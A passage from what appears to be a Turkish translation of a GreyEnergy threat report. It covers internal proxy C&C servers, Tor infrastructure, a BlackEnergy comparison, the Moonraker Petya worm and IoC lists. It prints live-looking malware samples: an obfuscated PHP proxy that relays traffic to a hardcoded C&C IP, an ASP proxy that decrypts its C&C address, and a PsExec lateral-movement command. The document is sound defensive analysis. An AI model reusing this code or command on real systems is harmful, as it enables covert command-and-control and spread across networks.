PROXY C&C (TRİUNGULİN OLARAK DA BİLİNMEKTEDİR)

Daha önce de belirtildiği gibi, saldırganlar proxy C gibi bir dahili sunucu kullanabilirler.

Saldırganların proxy C&C sunucu zincirleri oluşturduklarını keşfetmemiz önemlidir; ilk sunucu ağ trafiğini bir sonraki proxy C&C'ye yönlendirir ve bu işlem devam eder; ta ki internet üzerinde gideceği son yere ulaşıncaya kadar.

Saldırganlar dahili bir sunucuyu bir proxy C&C sunucusuna dönüştürmek için farklı yöntemler kullanırlar. Bunun için saldırganlar GreyEnergy zararlı yazılımının kendisini kullanabilecekleri gibi, ek bir üçüncü parti yazılımı veya bir script de kullanabilirler. İlk durumda, saldırganlar GreyEnergy zararlı yazılımıyla bir Windows sunucuyu ele geçirip 3 proxy ve plink modüllerini kullanarak onu bir proxy C&C sunucusu haline getirebilirler. GreyEnergy faaliyetini izlerken, aşağıdaki meşru üçüncü parti dahili Linux sunucularının dağıtıldığını gözlemledik;

- 3proxy tiny proxy server
- Dante SOCKS server
- PuTTY Link (Plink)

Üçüncü taraf yazılımlar yerine, saldırganlar kendi scriptleriyle dahili web sunucularını kullanabilirler. Saldırganlar PHP ve ASP programlama dillerini kullanırlar.

Gözlemlediğimiz tüm durumlarda dağıtılan PHP scriptleri gizlenerek şifrelenmişti ve web sunucusu arka kapılarında da aynı türde bir gizleme kullanılmıştı. Ancak, bu durumda bir şifre çözme anahtarı içeren çerez,

GreyEnergy zararlı yazılımının kendisi tarafından sağlanır. Bu nedenle, zararlı yazılım operatörleri sunucu URL adresi için özel bir yapılandırma formatı kullanırlar.

Şekil 20. PHP arka kapı kodunu çerez değerini kullanarak çözen son katman

İlginç bir şekilde, kötü amaçlı yazılım yapılandırması, gizlenmiş proxy PHP scriptinin yolunda triungulin sözcüğünü içerir. Görünüşe göre bu, zararlı yazılım operatörleri tarafından kullanılan proxy C&C tekniğinin dahili adıdır.

Zararlı yazılımın yapılandırmasında dahili bir proxy C&C sunucusu obulunuyorsa, harici bir C&C sunucusuna sahip değil demektir. Harici bir C&C adresi bulmak için, bir zararlı yazılım örneği ve tüm ilişkili PHP scriptlerine sahip olmak gerekmektedir.

Aşağıdaki PHP scriptlerinin kullanıldığını gördük:

- Özel bir PHP proxy komut dosyası
- Antichat Socks5 Server'ın biraz değiştirilmiş bir sürümü

Özel bir PHP proxy scripti, başlığında harici C&C'ye sahip bir URL içerir

```
1  $n0E=opendir(dirname(__FILE__));$ef0=time();while(false!==($yf=readdir($n0E))){$ef0=@filemtime($yf)<$ef0?
       @filemtime($yf):$ef0;}@touch(basename($_SERVER['PHP_SELF']),$ef0,$ef0);@ini_set('error_log',NULL);@
       ini_set('log_errors',0);@ini_set('max_execution_time',0);ini_set('display_errors', 0);ini_set('
       display_startup_errors', 0);$m9 = 'http://178.255.40.194/de-de/nachrichten';$vb = '
       https://178.255.40.194/de-de/nachrichten';ini_set("allow_url_fopen", true);
2  ini_set("allow_url_include", true);
3  ini_set("max_execution_time", 60);
```

Şekil 21. Özel PHP proxy scriptine gömülmüş harici C&C

Harici PHP proxy scripti, OpenSSL ve Curl kitaplıkları kullanarak sorguları zararlı yazılımdan internet üzerindeki C&C sunucusuna aktarır.

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $k3vZ = '';

    if (extension_loaded('openssl')) {
        $jv = $vb;
    } else {
        $jv = $m9;
    }

    $rFO = apache_request_headers();
    preg_match('/boundary="(.*)"$/', $_SERVER['CONTENT_TYPE'], $yr2A);
    $bX = $yr2A[1];
    if($bX) {
        $h25 = "This is a multi-part message in MIME format.\r\n\r\n--$bX\r\nContent-Type: text/
            plain;charset=\"iso-8859-1\"\r\nContent-Transfer-Encoding: 7bit\r\n\r\n\r\n";
        foreach ($_POST AS $nNL => $s1hm) {
            $h25 .= '--' . $bX . "\r\nContent-Type: text/plain;\r\n\tcharset=\"iso-8859-1\"\r\n
                Content-Transfer-Encoding  : binary\r\nContent-Disposition: form-data;\r\n\tname=\"$nNl\"
                \r\n\r\n" . $s1hm . "\r\n";
        }
        $h25 .= '--' . $bX . '--';
    } else {
        exit('Don\'t get boundary!');
    }

    if (ini_get('allow_url_fopen')) {
        $p7W = headers_form($rFO,'content',$h25);
        $k3vZ = file_get_contents(
            $jv,
            false,
            stream_context_create(
                array(
                    "ssl"=>array(
                        "verify_peer"=>false,
                        "verify_peer_name"=>false,
                        "allow_self_signed"=>true
                    ),
                    'http' => array(
                        'method' => 'POST',
                        'header' => $p7W,
                        'content' => $h25,
                        'ignore_errors'=>true
                    )
                )
            )
        );
```

Şekil 22. GreyEnergy tarafından kullanılan özel bir PHP proxy komut dosyasının kodu

Daha önce de belirtildiği gibi, saldırganlar ASP komut dosyalarını aynı amaçla kullanabilirler. Gördüğümüz bir durumda, bir ASP scripti sadece gerçek bir C&C'nin şifresini AES kullanarak çözmek için kötü amaçlı yazılım tarafından sağlanan bir çerez kullanıyordu; kodun geri kalanı şifreli ya da gizlenmiş değildi.

```
<%@ Page Language="C#" AutoEventWireup="true" %>

<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Collections.Specialized" %>
<%@ Import Namespace="System.Net.Security" %>
<%@ Import Namespace="System.Security.Cryptography" %>



<%
    String redirect = "/Pumps/Home/Programs";
    try
    {
        if (Request.HttpMethod == "POST")
        {
            String name = "JDHUrvPdEN1FLf";
            HttpCookie hc = Request.Cookies.Get(name);
            if (hc != null)
            {
                String hkey = hc.Value;
                if (hkey != null)
                {
                    String url = "JFOtGmXb660/8edvBPrxsX/rZ9ZE8xJM0ex/fpYIrtxQ6xhB1VVcoVgQaMjDHXZk9NrBnuqOED0J8jQlJGKeg7MdZF2llUPDpc0AwZzmWso=";

                    const int KeySize = 32;
                    const int BlockSize = 16;
                    const int Iterations = 1000;

                    string requestURL = "";

                    var Blob = Convert.FromBase64String(url);

                    using (var Bytes = new Rfc2898DeriveBytes(hkey, Blob.Take(KeySize).ToArray(), Iterations))
                    {
                        using (var Rijndael = new RijndaelManaged())
                        {
                            Rijndael.Mode = CipherMode.CBC;
                            Rijndael.Padding = PaddingMode.PKCS7;

                            Rijndael.BlockSize = BlockSize * 8;
                            Rijndael.IV = Blob.Skip(KeySize).Take(BlockSize).ToArray();

                            Rijndael.KeySize = KeySize * 8; ;
                            Rijndael.Key = Bytes.GetBytes(KeySize);
```

Şekil 23. GreyEnergy tarafından kullanılan ASP proxy kodu

İNTERNETE ÇIKAN C&C SUNUCULARI

GreyEnergy zararlı yazılımı tarafından kullanılan tüm C&C sunucuları, etkin olduklarında Tor yazılımı ile çalışmaktaydı. C&C altyapı kurulumu BlackEnergy, TeleBots ve Industroyer ile oldukça benzerdi; tümü sunucuları Tor ile kullanmaktaydı.

Her bir C&C sunucusunun saldırganları erişmek, kontrol etmek ve veri transferi yapmak üzere kullandığı belirli bir adresi olması kuvvetle muhtemeldir. Görünüşe göre bu, saldırganlar için ek bir anonim seviye getiren bir OPSEC gerekliliğidir.

ESET araştırmacıları, geçtiğimiz üç yıl içerisinde GreyEnergy zararlı yazılımı tarafından kullanılan C&C sunucularını tespit etmiştir. Liste, bu makalenin IoC'ler bölümünde bulunmaktadır.

GREYENERGY VE BLACKENERGY KARŞILAŞTIRMASI

GreyEnergy ve BlackEnergy zararlı yazılım aileleri benzer bir tasarıma ve benzer bir dizi modül ve özelliklere sahiptir. Bu özelliklerin uygulanması farklı olsa da, hala karşılaştırılabilirdirler.

	BlackEnergy zararlı yazılımı	GreyEnergy zararlı yazılımı
Modüler	Evet	Evet
Süreklilik	Sürücü	Servis DLL kayıt defteri anahtarı
Gömülü yapılandırma formatı	XML	MIME multipart
Gömülü yapılandırma, dahili proxy'ler içerir	Evet	Evet
Harici yapılandırma şifrelemesi	Değiştirilmiş RC4	DPAPI
Kullanılan sıkıştırma	aPlib	LZNT1

Mini sürümü sürekliliği	.LNK dosyası	.LNK dosyası
Mini sürümü konfigürasyon formatı	X.509	JSON
Tor ile çalışan C&C sunucuları	Evet	Evet
En çok hedeflenen ülkeler	Ukrayna, Polonya	Ukrayna, Polonya

MOONRAKER PETYA

Aralık 2016'da saldırganlar, NotPetya'nın (Petya, ExPetr, Nyetya, EternalPetya olarak da bilinen) öncülü olduğuna inandığımız bir solucan dağıttılar. Bu solucan az sayıdaki hedeflere dağıtılmıştı ve sınırlı yayılma kabiliyetlerine sahipti; bu yüzden güvenlik araştırmacıları arasında pek de bilinmemektedir.

Solucan, Windows dizinindeki `msvcrt120b.dll` adı altında dağıtılan bir DLL dosyasıdır. DLL'in dahili adı olan `moonraker.dll,`, muhtemelen aynı isimdeki James Bond filmine ve romanına atıfta bulunduğundan, biz de bu solucana Moonraker Petya adını verdik.

```
.rdata:100287E0 ;
.rdata:100287E0 ; Export directory for moonraker.dll
.rdata:100287E0 ;
.rdata:100287E0                 dd 0                    ; Characteristics
.rdata:100287E4                 dd 584F7807h            ; TimeDateStamp: Tue Dec 13 04:24:39 2016
.rdata:100287E8                 dw 0                    ; MajorVersion
.rdata:100287EA                 dw 0                    ; MinorVersion
.rdata:100287EC                 dd rva aMoonrakerDll    ; Name
.rdata:100287F0                 dd 1                    ; Base
.rdata:100287F4                 dd 1                    ; NumberOfFunctions
.rdata:100287F8                 dd 0                    ; NumberOfNames
.rdata:100287FC                 dd rva off_10028808     ; AddressOfFunctions
.rdata:10028800                 dd 0                    ; AddressOfNames
.rdata:10028804                 dd 0                    ; AddressOfNameOrdinals
.rdata:10028808 ;
.rdata:10028808 ; Export Address Table for moonraker.dll
.rdata:10028808 ;
.rdata:10028808 off_10028808    dd rva moonraker_1      ; DATA XREF: .rdata:100287FC↑o
.rdata:1002880C aMoonrakerDll   db 'moonraker.dll',0    ; DATA XREF: .rdata:100287EC↑o
```


Şekil 24. Aralık 2016'da dağıtılan solucanın dahili bir adı.

DLL'nin PE Zaman Damgası, muhtemelen dağıtımdan hemen önce, Aralık 2016'da derlenmiş olduğunu işaret ediyor.

Moonraker Petya, bilgisayarı açılamaz hale getiren bir kod içerir. Özel olarak belirtmek gerekirse, `ImagePath` kayıt değerini `[HKEY_LOCAL_MACHINE\System\ControlSet001\Services\ACPI]` ve `[HKEY_LOCAL_MACHINE\System\ControlSet002\Services\ACPI]` kayıt anahtarları üzerine yeniden yazarak sistem sürücüsünün ilk sektörünü siliyor. Ancak, NotPetya'dan farklı olarak Moonraker Petya MBR ve bootloader ile doğrudan iletişime geçecek bir kod içermiyor. Bunun yerine Moonraker Petya DLL, şifrelenmiş bir ikili sistem parçası içeriyor. Zararlı yazılım, daha sonra şifre çözme anahtarı olarak kullanılacak bir komut satırı argümanı talep ediyor. Zlib kitaplığı kullanılarak şifre ve sıkıştırma çözüldüğünde, bu kod PE ikilisi olarak belleğe yüklenir ve çalıştırılır. Şifre çözme anahtarına sahip değiliz, fakat etkilenen bilgisayarların disk imajlarını analiz ettik. MBR ve bootloader kodu içeren bu imajlar, çeşitli siber suç grupları tarafından kullanılan orijinal Green Petya'daki kod ile birebir eşleşiyor. Bu da bizi bu parçanın orijinal Green Petya zararlı yazılımını içeridiğini düşünmeye itiyor.

Şekil 25. Moonraker ve Petya bulaşmış bilgisayarların açıldıktan sonra gelen ekranı.

İlginç bir şekilde, Moonraker Petya tarafından kullanılan şifre çözme rutinleri, yalnızca iç bellekteki DLL dosyaları üzerinde GreyEnergy tarafından kullanılan rutinle oldukça benzer.



Şekil 26. Moonraker Petya(solda) ve GreyEnergy (sağda) arasında derlenmiş kodların karşılaştırılması

Moonraker Petya, SysInternals PsExec kullanarak yerel ağ üzerinde yayılma özelliğine sahip. Zararlı yazılım, kaynaklarında zlib ile sıkıştırılmış ikili bir PxExec içeriyor. Daha sonra bu ikili, Windows dizinine `conhost.exe` dosya adıyla bırakılıyor.


Kötü amaçlı yazılım, NotPetya'ya benzer bir şekilde kendini yayıyor: çeşitli yöntemleri kullanarak ağ ana bilgisayarlarını (`WNetEnumResourceW, GetIpNetTable, GetExtendedTcpTable, NetServerEnum`, TERMSRV kayıtları kullanarak `CredEnumerateW`) numaralandırıyor, sonra `WNetAddConnection2W` işlevini kullanarak bir ağ ana bilgisayarına bağlanıyor ve kötü amaçlı yazılım olarak kaydediyor. `\\%TARGET-HOST%\admin$\%MALWARE%.` Sonrasında, Moonraker Petya aşağıdaki komutu çalıltırıyor ve bırakılan PxExec aracılığıyla zararlı yazılım uzaktaki bilgisayarda çalıştırılıyor:

```
C:\Windows\conhost.exe \\%TARGET-HOST% -accepteula -s -d
C:\Windows\System32\rundll32.exe "C:\Windows\msvcrt120b.dll", #1 %TIMEOUT%
"USER1:PASSWORD1;USER2:PASSWORD2" "%DECRYPTIONKEY%"
```

Kötü amaçlı yazılımın, Mimikatz kullanarak kimlik bilgisi toplama işlevselliği içermediğini ve EternalBlue istismarını içermediğini de unutmamak gerekir.

Daha önce sözü edilen tüm fonksiyonlara ek olarak, Moonraker Petya dosya şifrelemeye de sahiptir. Kötü amaçlı yazılım, tüm sabit sürücülerdeki tüm dosyaları sıralandırabilir. Sonrasında, bunları AES-256 şifreleme algoritmasını kullanarak şifrelemeye çalışır. Dosya şifreleme süreci tamamlandıktan sonra, zararlı yazılım ödeme yönlendirmelerini içeren bir `README.txt` dosyası oluşturur.

Ödeme yönlendirme dosyası, RSA-2048 ile şifrelenmiş kişisel bir anahtar barındırmaktadır. Ek olarak, Green Petya ile aynı metin ve belirtilmiş bir adres içermektedir. Saldırganların bu zararlı yazılımı Green Petya saldırısı ardına gizlemeye çalıştıkları görülüyor.



Şekil 27. Moonraker Petya zararlı yazılımı tarafından oluşturulan ödeme yönlendirmelerini içeren Readme dosyası

Son adım olarak, Moonraker Petya bilgisayarı yeniden başlatmaya çalışır.

SONUÇ

GreyEnergy, son birkaç yıldır Ukrayna'yı terörize eden en tehlikeli APT gruplarından birinin cephaneliğindeki önemli bir parçadır. Bunu BlackEnergy aracının bir halefi olarak değerlendiriyoruz ve bu makalede ikisi arasındaki benzerliklere ve farklılıklara değindik. Bu sonuca varılmasının temel nedenleri; benzer kötü amaçlı yazılım tasarımı, hedeflenen kurbanların özel olarak seçilmesi ve yöntemin işleniş tarzıdır. BlackEnergy'den GreyEnergy'e geçiş 2015 sonunda meydana gelmiştir; belki de saldırganların BlackEnergy yapısı aynı yıl içerisinde Ukrayna enerji sektörüne yönelik saldırıda kullanıldığı için dikkatleri üzerine çektiğinden zararlı yazılım araçlarını güncellemeleri gerekiyordu.

Bulmacanın ilginç bir parçası da, Haziran 2016'da ortaya çıkan yıkıcı solucan NotPetya'nın öncülü olduğunu düşündüğümüz Moonraker Petya'nın grup tarafından kullanıldığını tespit etmemizle ortaya çıktı. Bu, TeleBots ve GreyEnergy alt gruplarının iş birliği yaptıklarını ya da en azından bazı fikirleri ve kodları paylaştıklarını gösteriyor. Bununla beraber, onları nispeten farklı amaçlara sahip olan farklı gruplar olarak değerlendiriyoruz. Bu yazıdan yola çıkarak, Ukrayna dışında kasıtlı hiçbir TeleBots faaliyeti görmediğimizi, fakat Ukrayna sınırları dışında da GreyEnergy faaliyeti gördüğümüzü söyleyebiliriz; tıpkı öncesinde BlackEnergy'de olduğu gibi.

Ayrıca, bu kötü amaçlı yazılımı ve faliyeti hiçbir ulus devlete ithaf etmediğimizi belirtmek istiyoruz. 'APT gruplarını' tanımlarken, istihbarat ajanslarına ait araştırmalarla ilgili tespitlerden ziyade, teknik birtakım göstergelere odaklanıyoruz.

Bununla birlikte, GreyEnergy'den sorumlu olan tehdit aktörlerinin, kendi süreklilikleri ve gizlilikleri göz önünde bulundurulduğunda son derece tehlikeli oldukları kesin.

ESET; bireyleri, işletmeleri ve kurumları, bu tehditten emin olmak için en güncel uç nokta güvenlik korumasına sahip olmaları konusunda teşvik etmektedir. GreyEnergy ve TeleBots faliyetlerini izlemeye devam ederek diğer bulguları raporlamaya devam edeceğiz.

IOC'LER

ESET tespit adları:

`VBA/TrojanDownloader.Agent.EYV trojan`

```
Win32/Agent.SCT trojan
Win32/Agent.SCM trojan
Win32/Agent.SYN trojan
Win64/Agent.SYN trojan
Win32/Agent.WTD trojan
Win32/GreyEnergy trojan
Win64/GreyEnergy trojan
TODO:MOONRAKER
PHP/Agent.JS trojan
PHP/Agent.JX trojan
PHP/Agent.KJ trojan
PHP/Agent.KK trojan
PHP/Agent.KL trojan
PHP/Agent.KM trojan
PHP/Agent.KN trojan
PHP/Agent.KO trojan
PHP/Agent.KP trojan
PHP/Agent.KQ trojan
PHP/Agent.KR trojan
PHP/Agent.KS trojan
PHP/Agent.KT trojan
PHP/Agent.KU trojan
PHP/Agent.LC trojan
PHP/Agent.NBP trojan
PHP/Kryptik.AB trojan
PHP/TrojanProxy.Agent.B trojan
TODO:ASP_SCRIPT
TODO:SCANNER
Win64/Riskware.Mimikatz.A application
Win64/Riskware.Mimikatz.AE application
Win64/Riskware.Mimikatz.AH application
Win32/Winexe.A potentially unsafe application
Win64/Winexe.A potentially unsafe application
Win64/Winexe.B potentially unsafe application
```

GreyEnergy document:

```
SHA-1:
177AF8F6E8D6F4952D13F88CDF1887CB7220A645
```

GreyEnergy mini:

```
SHA-1:
455D9EB9E11AA9AF9717E0260A70611FF84EF900
51309371673ACD310F327A10476F707EB914E255
CB11F36E271306354998BB8ABB6CA67C1D6A3E24
CC1CE3073937552459FB8ED0ADB5D56FA00BCD43
30AF51F1F7CB9A9A46DF3ABFFB6AE3E39935D82C
```

GreyEnergy droppers:

```
SHA-1:
04F75879132B0BFBA96CB7B210124BC3D396A7CE
69E2487EEE4637FE62E47891154D97DFDF8AAD57
716EFE17CD1563FFAD5E5E9A3E0CAC3CAB725F92
93EF4F47AC160721768A00E1A2121B45A9933A1D
94F445B65BF9A0AB134FAD2AAAD70779EAFD9288
A414F0A651F750EEA18F6D6C64627C4720548581
B3EF67F7881884A2E3493FE3D5F614DBBC51A79B
EBD5DC18C51B6FB0E9985A3A9E86FF66E22E813E
EC7E018BA36F07E6DADBE411E35B0B92E3AD8ABA
```

GreyEnergy dropped DLLs:

```
SHA-1:
0B5D24E6520B8D6547526FCBFC5768EC5AD19314
10D7687C44BECA4151BB07F78C6E605E8A552889
```

```
2A7EE7562A6A5BA7F192B3D6AED8627DFFDA4903
3CBDC146441E4858A1DE47DF0B4B795C4B0C2862
4E137F04A2C5FA64D5BF334EF78FE48CF7C7D626
62E00701F62971311EF8E57F33F6A3BA8ED28BF7
646060AC31FFDDFBD02967216BC71556A0C1AEDF
748FE84497423ED209357E923BE28083D42D69DE
B75D0379C5081958AF83A542901553E1710979C7
BFC164E5A28A3D56B8493B1FC1CA4A12FA1AC6AC
C1EB0150E2FCC099465C210B528BF508D2C64520
CBB7BA92CDF86FA260982399DAB8B416D905E89B
DF051C67EE633231E4C76EC247932C1A9868C14F
DFD8665D91C508FAF66E2BC2789B504670762EA2
E2436472B984F4505B4B938CEE6CAE26EF043FC7
E3E61DF9E0DD92C98223C750E13001CBB73A1E31
E496318E6644E47B07D6CAB00B93D27D0FE6B415
EDA505896FFF9A29BD7EAE67FD626D7FFA36C7B2
F00BEFDF08678B642B69D128F2AFAE32A1564A90
F36ECAC8696AA0862AD3779CA464B2CD399D8099
```

GreyEnergy in-memory-only DLLs:

```
SHA-1:
0BCECB797306D30D0BA5EAEA123B5BF69981EFF4
11159DB91B870E6728F1A7835B5D8BE9424914B9
6ABD4B82A133C4610E5779C876FCB7E066898380
848F0DBF50B582A87399428D093E5903FFAEEDCD
99A81305EF6E45F470EEE677C6491045E3B4D33A
A01036A8EFE5349920A656A422E959A2B9B76F02
C449294E57088E2E2B9766493E48C98B8C9180F8
C7FC689FE76361EF4FDC1F2A5BAB71C0E2E09746
D24FC871A721B2FD01F143EB6375784144365A84
DA617BC6DCD2083D93A9A83D4F15E3713D365960
E4FCAA1B6A27AA183C6A3A46B84B5EAE9772920B
```

Moonraker Petya

```
SHA-1:
1AA1EF7470A8882CA81BB9894630433E5CCE4373
```

PHP and ASP scripts

```
SHA-1:
10F4D12CF8EE15747BFB618F3731D81A905AAB04
13C5B14E19C9095ABA3F1DA56B1A76793C7144B9
1BA30B645E974DE86F24054B238FE77A331D0D2C
438C8F9607E06E7AC1261F99F8311B004C23DEC3
4D1C282F9942EC87C5B4D9363187AFDC120F4DC7
4E0C5CCFFB7E2D17C26F82DB5564E47F141300B3
5377ADB779DE325A74838C0815EEA958B4822F82
58A69A8D1B94E751050DECF87F2572E09794F0F8
5DD34FB1C8E224C17DCE04E02A4409E9393BCE58
639BCE78F961C4B9ECD9FE1A8537733388B99857
7127B880C8E31FBEB1D376EB55A6F878BC77B21A
71BA8FE0C9C32A9B987E2BB827FE54DAE905D65E
78A7FBDD6ADF073EA6D835BE69084E071B4DA395
81332D2F96A354B1B8E11984918C43FB9B5CB9DB
8CC008B3189F8CE9A96C2C41F864D019319EB2EE
940DE46CD8C50C28A9C0EFC65AEE7D567117941B
A415E12591DD47289E235E7022A6896CB2BFDE96
D3AE97A99D826F49AD03ADDC9F0D5200BE46AB5E
E69F5FF2FCD18698BB584B6BC15136D61EB4F594
E83A090D325E4A9E30B88A181396D62FEF5D54D5
ECF21EFC09E4E2ACFEEB71FB78CB1F518E1F5724
```

Custom port scanner

```
SHA-1:
```

```
B371A5D6465DC85C093A5FB84D7CDDEB1EFFCC56
B40BDE0341F52481AE1820022FA8376E53A20040
```

Mimikatz

```
SHA-1:
89D7E0DA80C9973D945E6F62E843606B2E264F7E
8B295AB4789105F9910E4F3AF1B60CBBA8AD6FC0
AD6F835F239DA6683CAA54FCCBCFDD0DC40196BE
```

WinExe

```
SHA-1:
0666B109B0128599D535904C1F7DDC02C1F704F2
2695FCFE83AB536D89147184589CCB44FC4A60F3
3608EC28A9AD7AF14325F764FB2F356731F1CA7A
37C837FB170164CBC88BEAE720DF128B786A71E0
594B809343FEB1D14F80F0902D764A9BF0A8C33C
7C1F7CE5E57CBDE9AC7755A7B755171E38ABD70D
90122C0DC5890F9A7B5774C6966EA694A590BD38
C59F66808EA8F07CBDE74116DDE60DAB4F9F3122
CEB96B364D6A8B65EA8FA43EB0A735176E409EB0
FCEAA83E7BD9BCAB5EFBA9D1811480B8CB0B8A3E
```

Uyarı! Most of the servers with these IP addresses were part of the Tor network, which means that the use of these indicators could result in false positive matches.

GreyEnergy mini C&C adresleri

```
https://82.118.236[.]23:8443/27c00829d57988279f3ec61a05dee75a
http://82.118.236[.]23:8080/27c00829d57988279f3ec61a05dee75a
https://88.198.13[.]116:8443/xmlservice
http://88.198.13[.]116:8080/xmlservice
https://217.12.204[.]100/news/
http://217.12.204[.]100/news/
http://pbank.co[.]ua/favicon.ico (IP: 185.128.40.90)
```

GreyEnergy C&C adresleri

Active period	IP address
2015 - 2016	109.200.202.7
2015 - 2015	193.105.134.68
2015 - 2016	163.172.7.195
2015 - 2016	163.172.7.196
2016 - 2016	5.149.248.77
2016 - 2016	31.148.220.112
2016 - 2016	62.210.77.169
2016 - 2016	85.25.211.10
2016 - 2016	138.201.198.164
2016 - 2017	124.217.254.55
2017 - 2017	46.249.49.231
2017 - 2017	37.59.14.94
2017 - 2017	213.239.202.149
2017 - 2017	88.198.13.116

2017 - 2017	217.12.202.111
2017 - 2017	176.31.116.140
2017 - 2018	185.217.0.121
2017 - 2018	178.150.0.200
2018 - 2018	176.121.10.137
2018 - 2018	178.255.40.194
2018 - 2018	193.105.134.56
2018 - 2018	94.130.88.50
2018 - 2018	185.216.33.126